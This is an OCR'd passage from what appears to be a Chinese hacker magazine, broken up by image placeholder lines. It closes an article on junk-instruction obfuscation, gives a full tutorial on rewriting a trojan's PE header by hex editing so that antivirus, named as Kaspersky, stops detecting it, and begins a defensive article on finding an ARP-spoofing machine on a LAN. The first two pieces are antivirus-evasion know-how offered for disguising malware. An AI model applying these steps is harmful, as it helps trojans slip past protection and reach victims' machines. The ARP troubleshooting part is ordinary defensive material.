



图5 编写新代码

小结：

今天给大家介绍的花指令变形，比用户直接编写花指令进行添加简单许多，可以让很多菜鸟朋友在极短的时间里制作出免杀的黑客程序。由此也可以更一步的说明，添加花指令是目前非常管用的一种免杀方法，大家在操作的时候唯一要记住的是，一定要保证原程序堆栈的平衡状态就可以了。

编辑点评：

学习免杀，除了最基本的加壳之外，加花指令或者使用自己打造的花指令，也是必须掌握和必备的一课，关于免杀使用花指令的方法，这是一篇极具代表性的文章，还有以前黑手也刊登过如何打造自己的花指令的文章。



木马免杀之PE文件头的修改

■ 万夫

从本文中你可以学到：

1，什么是PE文件　2，如何修改PE文件头

对计算机系统稍微有些认识的朋友都知道，无论是木马程序还是病毒文件等恶意程序，本质上都是可执行文件的一部分，也就是计算机高手经常提到的PE文件。因此对木马程序进行免杀操作，实际上就是对PE文件的内部结构进行修改。今天我们就通过对PE文件头的修改，从而实现木马程序成功躲过杀毒软件的有效检测。

一、PE文件介绍

PE的意思就是**Portable Executable**（可移植的执行体），它是我们常见的Win32环境自身所带的执行体文件格式。它的一些特性继承自Unix的文件格式。可移植的执行体意味着此文件格式是跨Win32平台的，即使Windows运行在非Intel的CPU上，任何Win32平台的PE装载器都能识别和使用该文件格式。当然移植到不同的CPU上的PE执行体必然得有一些改变。几乎所有Win32的执行体都使用的是PE文件格式，包括NT的内核模式驱动程序。认真的研究PE文件格式可以给我们洞悉Windows结构的机会。

从PE文件结构的总体层次分布来说，所有的PE文件必须以一个简单的**DOS MZ header**开始。有了它后一旦程序在DOS环境下执行，DOS就能识别出这是有效的执行体，然后运行紧随DOS MZ header之后的**DOS stub**。DOS stub实际上是个有效的EXE，在不支持PE文件格式的操作系统中，它将简单显示一个错误提示。紧接着DOS stub的是**PE header**。PE header是PE相关结构IMAGE_NT_HEADERS的简称，其中包含了许多PE装载器用到的重要域。执行体在支持PE文件结构的操作系统中执行时，PE装载器将从DOS MZ header中找到PE header的起始偏移量。因而跳过了DOS stub直接定位到真正的文件头PE header，这也是今天所要介绍的木马免杀的重点之处。

二、实际操作过程

现在我们就通过一个实际的操作过程来进行演示，让各位从中明白PE文件头修改的步骤。PEClean是一个用于清除PE头垃圾，从而有效的缩短PE文件大小的程序，我们的第一步操作就需要使用到它。首先运行PEClean并且将演示程序拖放到操作界面中释放，这样PEClean就会将演示程序的PE文件头自动的清除掉，如图1所示。




图1 PEClean清除PE头

接下来我们通过C32Asm这款反汇编工具，点击“文件”菜单中的“打开十六进制文件”命令，选择我们刚刚处理完成的那个测试程序进行查看，如图2所示。




图2 用C32Asm查看十六进制文件

从图中我们可以看到PE文件头里面原有的“**This program cannot be run in DOS mode**”这样的信息，已经被程序彻底的清除干净了。现在我们就可以开始进行PE文件头的修改操作了。首先我们需要计算出PE header区块的大小，接着找到其位置后进行相应的复制选择。那么如何计算PE header区块的大小呢？首先我们找到程序代码中的第一个问号，发现该问号所对应的十六进制代码为E0。现在我们用Windows系统自带的计算器，将E0转化为十进制得到的结果为224，如图3所示。





图3 用计算器计算结果


这就说明PE header区块的大小为224。现在从程序代码中的“**PE**”这个位置向下复制224个字节大小，然后点击鼠标右键选择其中的“拷贝”菜单中的“拷贝”命令，如图4所示。


下面我们要做的就是将所选择的PE header区块代码，复制

到上面刚刚被PEClean程序所清除的文件头位置。由于我们上移了PE文件头的位置，因此PE header区块的大小就有所改变，因此我们需要进行重新的计算并修改才行。我们从PE header区块现在的头部到PE header区块以前的尾部，一直复制下来发现程序代码一共有360个字节大小。现在再利用系统自带的计算器，将十进制的360转化为十六进制的结果为168。转化完成后我们还是在代码里第一个问号处进行修改，大家需要注意的是修正地址的时候需要从低位到高位开始写。比如地址为168，我们就写成6801，如图5所示。

然后我们需要把不需要的PE header区块填充掉，选择老的PE header区块后点击鼠标右键选择“填充”命令，然后在弹出的窗口中选择“使用十六进制填充”选项，在填充框中输入“00”后点击“确定”按钮即可完成，如图6所示。因为PE header区块已经整体上移了，所以最后我们需要对PE header区块的起始位置进行修改。我们找到“MZ”后面的那个问号，这个问号所对应的就是PE header区块以前的位置，现在我们只需要将其修改为最新的地址5000。最后我们点击工具栏中的“保存”按钮，就可以对这个修改的测试程序进行保存操作。我们利用最新病毒库的卡巴斯基对测试程序进行查杀，发现这个时候卡巴斯基已经对此束手无策了。


图4 复制区块大小


图5 修改地址


图6

三、小结

到此为止，利用对PE文件头的修改而进行免杀的方法就为大家介绍到这。从上面的介绍我们可以看出，对PE文件头的修改过程还是十分简单的。当然这种免杀方法并不是对所有的杀毒软件都有效，但是每种免杀方法都有其合适的适用范围。如果你在面对某个杀毒软件束手无策的时候，我想这种修改PE文件头还是可以试一试的。

编辑点评：

从理论到实践，都比较详细地介绍了如何修改PE文件头来进行免杀，这也是免杀方法的其中一种。方法是死的，人是活的，关键是思维的活跃程度，再加上不断的测试，或许最后自己也能发现一种新的免杀方法。

彭文波

OFFICE38线栏目首语：

今天来到非安全的OFFICE，当然就是编辑部了……少不了Boss先请客搓了一顿，然后茶前饭后的大家也逐渐谈得多了（不过，应该是只有我一个人拘谨吧！）。网络的确和现实生活不一样，现实中的非安全中的人和物都和想象中的存在或多或少的差异，感觉也是不一样啊，更清晰和现实的感觉吧，不太好表达啊！本次OFFICE38线给大家准备了几篇精彩的文章，不要错过哦！

真假李逵：寻找局域网中的“幕后幽灵”

从本文中你可以学到：

1、了解ARP协议以及ARP协议的缺陷

2、arp命令的几个用法

3、如何查找arp攻击源和解决arp攻击行为

暑假总是带着些许的放松和惬意，最近在小黑家闲逛时，却遇到了一件怪事。事情是这样的：小黑和其他人合租了一条ADSL线，前段时间一直很流畅，不过，在最近上网的过程中，掉线现象十分频繁，几乎每隔几分钟就出现。开始他怀疑交换机出现了问题，于是，在网络连接图标上点击右键，在弹出的菜单中选择“修复”选项，修复本地连接后，网络马上又畅通了。不过，让人郁闷的是，不到一分钟网络又中断了，无奈之下只好再次修复，反复如此，上网冲浪的兴致荡然无存。到底是什么原因呢？难道本地电脑或其他网络邻居中毒了？还是有人利用网络工具进行强制断线？一切都只是猜想，但对假设的证实却可以逐渐解决这个谜团。当小黑向我描述这个现象时，我根据经验初步判断，在局域网中存在ARP欺骗包干扰正常上网。而这种情况可能是局域网中有电脑感染了病毒，也可能是某些人为了加快自己的上网速度，强行让别人断线或限速。到底问题出现在哪里，看来要一番追根溯源才能得到结论了。

一、解读ARP协议

了解故障原理之前，我通过相关资料分析了一下ARP协议。ARP协议是“Address Resolution Protocol”（地址解析协议）的缩写。在命令行模式下，输入**arp -a**命令，结果如图1所示。

在命令提示符下，第一列显示的是IP地址，第二列显示的是和IP地址对应的网络接口卡的硬件地址（MAC），第三列表示IP和MAC地址的对应关系类型。




图1 查看本地的ARP缓存

因此，ARP是一种将IP转化成与IP相对应的网卡的物理地址的一种协议，或者说ARP协议是一种将IP地址转化成MAC地址的一种协议。在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的MAC地址。而这个目标MAC地址就是通过地址解析协议获得的，它通过在内存中保存的一张表，使IP得以在网络上被目标机器应答。所谓“地址解析”，就是主机在发送帧前将目标IP地址转换成目标MAC地址的过程。ARP协议的基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的顺利进行。

在这种对应关系中，ARP缓存表类似一张本地的城市地图，当需要查找某一单位地址时，只需要通过这张对应表查询详细的门牌号码即可。ARP缓存表采用了老化机制，在一段时间内如果表中的某一行没有使用，就会被删除，这样可以大大减少ARP缓存表的长度，加快查询速度。ARP缓存表是可以查看的，也可以添加和修改。在命令提示符下，输入“arp -a”就可以查看ARP缓存表中的内容了。用**arp -d**命令可以删除ARP表中某一行的内容；用**arp -s**可以手动在ARP表中指定IP地址与MAC地址的对应。通过上面的分析可以看到，ARP协议的基础就是信任局域网内所有的人，

而要实现在以太网上的ARP欺骗也就很容易了。

通过这么一番讨论，我和小黑明白了网络掉线问题的大致原理。为了查找局域网中的问题根源，我准备了两个工具：NBTSCAN v1.5.1和ARP防火墙单机个人版 V4.2。其中，NBTScan是一款用于扫描Windows网络上NetBIOS名字信息的程序，该程序对给出范围内的每一个地址发送NetBIOS状态查询，并且以易读的表格列出接收到的信息，对于每个响应的主机，NBTScan可以列出它的IP地址、NetBIOS计算机名、登录用户名和MAC地址。而ARP防火墙就是专门用来防范ARP攻击的利器了。

二、全面排查：在局域网内搜索攻击源

1、真假“李逵”：查找真正的目标地址

首先，使用NBTSCAN工具进行整个网段的搜索。方法如下：

第1步：将压缩包中的nbtscan.exe和cygwin1.dll解压缩放到c:\nbtscan下。打开命令提示符窗口，根据实际网段输入如下命令：**nbtscan –r 192.168.1.0/24**，这表示扫描当前的整个C类网络，回车后结果如图2所示。




图2 查看扫描结果

其中，有个受害者192.168.1.222用户甚至给自己的机器取了个粗口骂人的名字，估计他以为是别人封了他的IP地址，而又无可奈何，只好出此下策了。可以想象，这台机器上网速度肯定奇慢，或者根本不能上网。不过，在没有找到真正的凶手之前，下此定论将责任推在别人身上，为时尚早！




图3 查看本地ARP缓存

第2步：在本地客户机上进入命令提示符模式。目前，网络掉线故障十分明显，几乎打开一个网页之后就不能登录了。看来，“地图”的指向有严重的误导错误，现在需要做的，就是用arp –a命令查看“地图”到底出现了什么问题，如图3所示。

通过分析上面的地址，可以看到有两个机器的MAC地址相同，即：

```
192.168.1.1      00–f0–f3–00–02–5f   dynamic
192.168.1.222    00–f0–f3–00–02–5f   dynamic
```

一般来讲，MAC地址就是网卡的物理地址，其长度为48位(6个字节)，通常表示为12个16进制数，每2个16进制数之间用冒号隔开。前24位是由生产厂家向IEEE申请，后24位就由生产厂家拟订。每个网络制造商必须确保它所制造的每个以太网设备都具有相同的前三个字节以及不同的后三个字节，这样就可保证世界上每个以太网设备都具有唯一的MAC地址。问题是，在这么小的局域网中，怎么会碰巧出现两个相同的地址呢？难道是厂家生产的网卡地址有问题？这种几率实在太小了。

在《水浒》中，李鬼靠着同李逵相似的长相着实蒙骗了不少人，那么，在这场欺骗攻击战中，到底谁的MAC地址才是“00–f0–f3–00–02–5f”呢？谁才是真正的攻击者呢？通过对局域网的分析，192.168.1.1是默认的网关，相对于客户机，它感染病毒的可能性比较小，但是遭受攻击的可能性比较大；反之，作为网络中的客户机，192.168.1.222感染病毒的可能性比较大，甚至被人当作肉鸡的可能性更大。为了寻找真正的答案，我们下载了“ARP防火墙单机个人版 V4.2beta4”软件。

2、庖丁解牛：检查目标主机的数据

第3步：分析ARP攻击数据，判断攻击源。安装并运行“ARP防火墙单机个人版 V4.2beta4”后，软件很快给出了答案。在软件的“外部ARP攻击”选项卡上显示，攻击者MAC地址可能为：00–F0–F3–00–02–5F，攻击者IP可能为192.168.1.222。在攻击过程中，它伪装成IP地址192.168.1.1。试想，用户使用错误的地图，怎么可能找到真正的单位地址呢？如图4所示。




图4 找到攻击者IP和MAC地址

通过分析接收到的ARP数据包能有效的判断当前局域网是否存在ARP问题。点击“外部ARP攻击”选项卡，发现“非广播–Reply”的数量达到了464，而且还在不断增加，表明这台计算机很有可能存在问题。

小知识：

